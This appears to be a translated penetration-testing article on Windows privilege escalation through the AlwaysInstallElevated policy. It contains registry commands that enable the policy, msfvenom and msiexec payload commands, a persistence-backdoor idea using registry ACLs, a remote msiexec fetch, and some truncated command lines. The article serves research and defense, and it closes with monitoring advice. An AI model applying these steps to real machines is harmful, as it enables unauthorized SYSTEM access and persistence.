
0x00 Preface
---
Privilege escalation using AlwaysInstallElevated is a technique publicly disclosed in 2017, with exploitation methods provided by both Metasploit and PowerUp
During my research, I discovered some shortcomings in Metasploit's exploitation method and encountered situations different from those described in other public articles
Therefore, I conducted further research. This article will introduce the problems I encountered and their solutions
0x01 Introduction
---
This article will cover the following topics:
- Conventional exploitation methods
- Problems encountered during my testing
- Solutions
- Extended exploitation approaches
0x02 Conventional Exploitation Methods
---
AlwaysInstallElevated is a Group Policy configuration that, if enabled, allows standard users to run installation files (msi) with SYSTEM privileges.
Enabling method:

The following two Group Policies need to be modified:
- Computer Configuration\Administrative Templates\Windows Components\Windows Installer
- User Configuration\Administrative Templates\Windows Components\Windows Installer
Set to Enabled, as shown in the figure below
Note:
The above two Group Policies cannot be modified via secedit.exe from the command line.
Command line enabling method:
Create the following two registry entries:
- HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer,AlwaysInstallElevated,1
- HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer,AlwaysInstallElevated,1
The cmd command is as follows:
reg add HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 1 |
Exploitation method:
After enabling AlwaysInstallElevated, you can invoke msiexec via the command line to install an MSI file. The MSI file contains the payload to be executed, and the payload will run with System privileges.
The command to invoke msiexec is as follows:
msiexec /q /i test.msi |
The /i parameter indicates an installation operation.
The /q parameter is used to hide the installation interface.
Note:
After execution, an MSI log file will be generated under %TEMP%.
For more information about msiexec, refer to the previous article 'msiexec in Penetration Testing'.
0x03 Open-source method testing
---
Enable AlwaysInstallElevated in the test environment with the following commands:
reg add HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 1 |
1.PowerUp
https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
(1) Test if AlwaysInstallElevated is enabled
Import-Module .\PowerUp.ps1 |
Returns True if enabled
(2) Export msi file
Import-Module .\PowerUp.ps1 |
Generates UserAdd.msi in the current directory
(3) Execute via command line (with current user privileges)
msiexec /q /i UserAdd.msi |
Pops up a dialog for adding users, which can be used to add users, as shown below

At this point, check that the dialog's permissions are System, as shown below

Privilege escalation successful
2. Metasploit
Generate an msi file that launches the calculator, command as follows:
msfvenom -p windows/exec CMD=calc.exe -f msi >calc.msi |
Execute the msi file via command line (with current user privileges):
msiexec /q /i calc.msi |
The launched calculator has Medium privileges, as shown below

This differs from the PowerUp result
Switch to an msi file with a different payload, for example adding a user:
msfvenom -p windows/adduser USER=test PASS=12356QW!@ -f msi >adduser.msi |
For example, executing a cmd command:
msfvenom -p windows/x64/exec CMD='whoami >1.txt' -f msi > cmd.msi |
All attempts fail due to insufficient privileges (Medium)
This is different from the situation described in other public articles.
Personal speculation:
The MSI file generated by Metasploit does not require elevation of privileges when running, which led to this issue.
0x04 Solution
---
Here, you can refer to the PowerUp method to generate an MSI file.
Directly execute the UserAdd.msi generated by PowerUp, as shown in the figure below.

It indicates that the MSI file is generated by MSI Wrapper.
Next, we will try to use MSI Wrapper to generate a usable payload.
Download link:
https://www.exemsi.com/download/
The generation process is as follows:

1. Set the payload to execute ProcessHacker.
Configuration is as shown in the figure below.

2. Runtime requires elevated privileges
Configuration as shown in the figure below
Note:
Both Per User and Per Machine can be selected under MSI installation context
Other configurations follow default settings, the generated msi file has been uploaded to GitHub, address as follows:
An open-source project
Test again, execute the msi file via command line (current user privileges):
msiexec /q /i RunProcessHacker.msi |
ProcessHacker executes with System privileges, exploitation successful, as shown in the figure below

Based on the above tests, we can conclude:
The msi file generated by Metasploit does not require elevated privileges at runtime, so it cannot exploit AlwaysInstallElevated for privilege escalation
We can use MSI Wrapper to generate an exploitable msi file
0x05 Extended Exploitation Approaches
---
Typically, first check the registry entries. If conditions are met (two registry entries exist), privilege escalation can be achieved using AlwaysInstallElevated.
Extended Approach 1:
If you have obtained Backup service user privileges, after running whoami /priv, you may find the following privileges present:
- SeRestorePrivilege
- SeTakeOwnershipPrivilege
At this point, you can perform write operations on the registry, create the corresponding registry entries, and then leverage AlwaysInstallElevated for privilege escalation.
For writing to the registry using SeRestorePrivilege and SeTakeOwnershipPrivilege, refer to the previous article: 'Penetration Techniques - Exploitation of Nine Windows Privileges'.
Extended Approach 2:
If you have already obtained SYSTEM privileges, you can create a privilege escalation backdoor.
Add ACLs to the following registry entries to allow write access for Everyone:
- HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
- HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
For methods on adding ACLs to registry entries, refer to the previous article: 'Penetration Techniques - Access Control List in Windows'.
Expansion Idea 3:
msiexec supports remote download and execution, so can it be leveraged with AlwaysInstallElevated for privilege escalation?
Test command is as follows:
msiexec /q /i https://raw.githubusercontent.com/3gstudent/test/master/RunProcessHacker.msi |
Execution failed
Next, investigate the cause, display the installation process, test command is as follows:

msiexec /i https://raw.githubusercontent.com/3gstudent/test/master/RunProcessHacker.msi |
Prompt indicates the source is untrusted, as shown in the figure below
Conclusion:
MSI files require a trusted certificate for remote exploitation of AlwaysInstallElevated privilege escalation
0x06 Defense Recommendations
---
If there is no specific requirement, disable AlwaysInstallElevated
Monitor registry keys:
- HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
- HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
0x07 Summary
---
This article introduces the privilege escalation method using AlwaysInstallElevated, identifies the reasons for the failure of exploiting MSI files generated by Metasploit, and finally explains how to generate exploitable MSI files using MSI Wrapper


